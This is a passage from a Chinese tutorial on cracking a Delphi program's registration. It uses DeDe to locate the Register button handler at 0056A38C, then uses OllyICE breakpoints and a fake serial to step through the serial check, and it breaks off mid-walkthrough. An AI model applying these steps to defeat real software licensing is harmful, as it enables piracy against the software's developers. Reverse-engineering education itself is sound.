


图 1




图 2




图 3

可以知道程序没有加过壳并且是用Delphi写的，既然是用Delphi写的，就拿强大的DeDe来对付它！载入分析转到“过程”中，找到Register单元，如图4所示。

小提示：DeDe是一款专门针对Delphi编写的程序的反编译软件，利用它我们可以快速找到软件的各种信息。

记下0056A38C，到此DeDe的工作已经出色地做完了，接下来有请OllyICE上场！我们




图 5




图 4

操作的步骤如下：载入分析—按下CTRL+G—输入0056A38C—确定—F2下断点—CTRL+F2重新开始—F9运行一下，程序界面出来了。点击Register弹出注册窗口——输入假码**1111 – 2222 – 3333 – 4444 – 5555**——点击Register，如图5所示。

小提示：这里的0056A38C是软件注册按钮的事件地址。如果软件加过壳的话，我们要先脱壳然后才能用DeDe进行分析。

程序停在了0056A38C我们下的断点处，接下来就是一直F8单步步过，直到来到0056A782，如图6所示。

